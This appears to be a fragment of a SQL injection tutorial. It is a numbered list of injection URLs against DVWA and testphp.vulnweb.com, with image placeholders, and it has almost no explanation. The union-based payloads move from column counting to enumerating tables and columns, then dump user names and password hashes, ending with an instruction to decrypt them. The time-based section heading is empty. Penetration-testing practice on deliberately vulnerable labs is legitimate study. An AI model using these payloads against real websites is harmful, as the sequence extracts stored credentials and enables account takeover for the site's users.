


1. <http://testphp.vulnweb.com/listproducts.php?cat=-1> union select 1,2,3,4,5,6,7,8,9,10, group\_concat(uname,0x0a,pass) from users--+

**Boolean based SQL injection**

**BLIND based**


1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1’&Submit=Submit#




1. <http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>’ and 1=1--+&Submit=Submit#



1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 order by 3--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 order by 2--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,2--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select database(),version()--+&Submit=Submit#



1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,table\_name from information\_schema.tables--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,group\_concat(table\_name) from information\_schema.tables--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,group\_concat(column\_name) from information\_schema.columns--+&Submit=Submit#




1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name=”users”--+&Submit=Submit#



1. http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=5’ and 1=1 union select 1,group\_concat(user,0x0a,password) from users--+&Submit=Submit#




1. decrypt the password



**TIME based**

